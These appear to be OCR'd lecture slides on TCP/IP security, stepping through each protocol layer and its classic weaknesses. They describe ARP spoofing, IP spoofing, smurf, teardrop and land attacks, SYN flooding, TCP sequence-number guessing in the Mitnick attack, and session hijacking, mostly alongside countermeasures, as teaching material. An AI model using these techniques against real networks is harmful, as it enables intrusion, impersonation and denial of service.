
Network Interface


- Sniffer/Decoding
- MAC Address Spoofing

The Internet protocols

TCP/IP

- ARPA + BSD '81
- defined by RFCs
- packaged with BSD UNIX
  - Implemented by CS students
- non-proprietary
- basis of Internet
- many vendors, many media
- designed for open networking, not security






Ethernet	IP	TCP/UDP	Application

Physical layer

- **media: Ethernet, token ring, FDDI, ATM, HiPPI,Hyperchannel, point-to-point, wireless, fiber channel**
- **mapping IP address to LAN address**
  - static mapping (DECnet), modify ether address
  - reverse mapping, diskless (DHCP)
  - dynamic (ARP)




if IP address is on local net and not in cache, **broadcast** ARP request
receive reply and cache, send IP packets
cache entry times out in about 20 minutes


IP impersonation on a LAN

- **has to be local IP address**
- **easy to configure your IP address**
- **For denial of service, create IP packet with bogus source address and write to raw ethernet driver**
- **ARP warnings if not timed out**
- **detect Ether address (defeatable)**
- **fake services, password capture**
- **impersonate via ARP**

  Tools: **hunt** or **ettercap**
- **exploit "trusted host"**


Gratuitous ARP Message to 0000.0000.000B: My IP Address is 1.1.1.1 and My MAC Address is 000:00:00:00:00:0C
1.1.1.1
000.0000.000A
The ARP Table of PC 1.1.1.2 is Compromised. All Outgoing Traffic Will Go via PC 1.1.1.3, Which Transparently Forwards the Traffic to the Router
1.1.1.3
0000.0000.000C
1.1.1.2
0000.0000.000B

Network layer



IP Internet Protocol (RFC791)

- connectionless (datagram)
- unreliable
- checksum on header only
- fragmentation/assembly based on interface MTU
- 32-bit address (src/dest)
- protocol field (TCP, UDP, ICMP, IPsec)
- TTL (hop count)
- routing layer (using net portion of 32-bit destination address)

Ethernet	IP	TCP/UDP	Application

IP header


```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  OPTIONAL         Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

- checksum only over the header
- options include
  - security (military label)
  - source routing
- packets can be fragmented
- protocol (TCP, UDP, IPv6)
- address: net/host, routing
- address-name mapping (DNS, /etc/hosts)
- routing based on destination address
- can spoof IP source address

  like return address on an envelope


IPv6

- **IPv6 fixes some of IPv4 problems**
  - bigger address (32 bit to 128 bit)
  - Multicast/manycast
  - Extension headers + security
- **IPsec and NAT for IPv4 have delayed IPv6**



(a) IPv4 Header

(b) IPv6 Header




IP vulnerabilities

- **host impersonation via source routing**
  - routers can block source routing
- **can spoof source addresses-- DoS attacks,**
  - host impersonation (sequence number guessing, hijacking)
  - routers can block spoofed addresses
- **Broken IP packets (bad proto, malformed options)**
- **land attack – SYN with IP src and dst same**
  - crashing due to continuous loop of replies (SYN-ACK-SYN …)
- **teardrop - bad fragments**
  - re-assembly code crashes due to improper handling of frags

IP fragmentation attacks


- **IP Fragment Attack**
  - Offset value too small
  - Indicates unusually small packet
  - May bypass some packet filter devices (firewall)
- **IP Fragments Overlap**
  - Offset value indicates overlap
  - **Teardrop attack**



routing

- Each packet could take a different route
- Routers exchange routing info (nets they know about)
- traceroute

```
traceroute www.cs.auckland.ac.nz traceroute to pandora.cs.auckland.ac.nz (130.216.33.106), 30 hops max, 38 byte
packets
 1 r6hm01v150.ns.utk.edu (160.36.56.1) 16.092 ms
 2 bsm01v200.ns.utk.edu (160.36.1.104) 0.356 ms
 3 atl-edge-19.inet.qwest.net (216.207.16.33) 5.753 ms
 4 atl-core-03.inet.qwest.net (205.171.21.125) 5.802 ms
 5 atl-brdr-03.inet.qwest.net (205.171.21.106) 5.681 ms
 6 205.171.4.250 (205.171.4.250) 6.189 ms
 7 0.so-2-3-0.XL2.ATL5.ALTER.NET (152.63.82.194) 6.429 ms
 8 0.so-0-0-0.TL2.ATL5.ALTER.NET (152.63.10.106) 6.381 ms
 9 0.so-3-0-0.TL2.LAX9.ALTER.NET (152.63.0.166) 58.292 ms
10 0.so-4-0-0.CL2.LAX1.ALTER.NET (152.63.57.74) 58.440 ms
11 POS7-0.GW1.LAX1.ALTER.NET (152.63.112.213) 58.615 ms
12 telstraclear.alter.net (157.130.245.22) 58.529 ms
13 xcore1. telstraclear.net (203.98.42.65) 183.740 ms
14 ge-0-2-0-21.jcore2.clix.net.nz (203.98.50.8) 183.705 ms
15 218.101.61.11 (218.101.61.11) 184.102 ms
16 clix-uofauckland.net.nz (203.167.226.42) 184.848 ms
17 sec6509-1.net.auckland.ac.nz (130.216.1.252) 185.837 ms
18 itss-s.auckland.ac.nz (130.216.252.18) 185.336 ms
19 com-sci-.auckland.ac.nz (130.216.252.58) 185.472 ms
```




IP source routing

- IP option to include route to/from host
- remote hacker spoofs source address to that of trusted internal host
- internal hosts thinks it's a local (trusted) host, but source routing routes packet back to hacker's machine


Countermeasures

- routers can (should) be configured to drop source routed packets
- tcpwrappers (host-based network ACLs) also drop such packets


Source Routing
Attacker on Internet
Target
2: attacker sends traffic as trusted host
Target Network
3: return traffic follows source route
Trusted host
1: attacker zaps trusted host

Ranum '96

Transport layer



OSI Model

Application

Presentation

Session


Transport

Network

Data Link

Physical

- end-to-end services to application
- API (BSD sockets, TLI)
- flow control
- error recovery
- ICMP, UDP, TCP
  - –ICMP ping, traceroute
  - –TCP ssh, www, ftp, mail, telnet, chat, print, finger, X…
  - –UDP ntp/time, NFS, DNS, audio/video, RPC



Ethernet	IP	TCP/UDP	Application

ICMP

Internet Control Message Protocol (RFC792)


- **arguably part of IP**
- **error and control**
  - Ping
  - Source quench
  - Redirect
  - Destination unreachable
  - Time exceeded
  - Timestamp req/reply
  - Address mask req/reply
- **flow control (hop-to-hop)**
- **denial of service: unreachable, redirects, source quench**
- **supports broadcast destination!**
- **Ping of death (frag'd ICMP)**
- **Good stego cover (Loki)**
  - Use data portion to carry message

SMURF attack

Hacker on his slow dial up connection, sends ICMP echo with broadcast destination (preferably of a net with high speed link). Source address is spoofed and is the target of the flood of ICMP replies from the destination net. If the target net has a slow link, then whole target subnet may be slowed. Hackers like these high-leverage attacks: they send one packet and generate lots of nasty traffic.

Hackers also use broadcast ICMP echo (with a legit source address) to try and map active hosts on a destination net. (ping)

-routers can block inbound broadcasts



TCP

Transmission Control Protocol (RFC793)

- connection-oriented
- 16-bit port
- reliable
- timers, checksums, sequence numbers
- src, src port, dst, dst port

TCP header

```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| OPTIONAL           Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

TCP

3-way handshake

```
   client                       server
---SYN   ---->
                    <--- SYN, ACK -----
----ACK    ---->
```

SYN flooding -- denial of service
consumes server resources

Land.c attack SYN with src and dst IP
the same

Send FIN or RST to break a connection
need to get sequence number right

Do port scans to find services (nmap)


TCP ports (/etc/services)

```
echo              7/tcp
echo              7/udp
ftp-data          20/tcp
ftp               21/tcp
ssh                22/tcp
telnet            23/tcp
smtp              25/tcp    mail
domain            53/udp
domain            53/tcp
finger            79/tcp
www               80/tcp  WWW HTTP
login             513/tcp
shell             514/tcp
X                 6001-10
```

Mitnick attack

sophisticated attack at SDSC, 1994

- Detection: system logs
- How: IP spoofing, sequence number guessing, phone switches, rhosts
- What: root access
- Why: steal files (cell phone software)
- Who: Kevin Mitnick …prosecuted


TAKEDOWN
THE PURSUIT AND CAPTURE OF KEVIN MITNICK, AMERICA'S MOST WANTED COMPUTER OUTLAW —BY THE MAN WHO DID IT
TSUTOMU SHIMOMURA
with JOHN MARKOFF

Sequence number guessing (TCP)


- fixed increment of "new" sequence numbers
- probe target to deduce next sequence number
- take out trusted host
- spoof trusted host to target host with raw socket packets
- you must know what flow of session will be because you don't get server packets

Countermeasures

- new OS's, random seq. number
- router blocks local from external


don't base trust on IP address or name

Sequence number guessing




Sequence guessing: phase #1

1.1: attacker masks off trusted host with a sequence of half-open connection requests



Sequence guessing: phase #2

2.1: attacker makes connection requests and notes down sequence numbers



Sequence guessing: phase #3

3.1: attacker creates traffic with correct sequence number appearing to originate from trusted host

3.2: router permits traffic because it appears to have originated on target network

3.3: target system executes command because it appears from trusted host


Session hijacking (TCP)

Sophisticated attack

- bad guy in path of hosts
- sniff initial session establishment
- reset client and take over session
- can hijack strong-authenticated session (skey, securid)

Countermeasure – encryption (ssh)

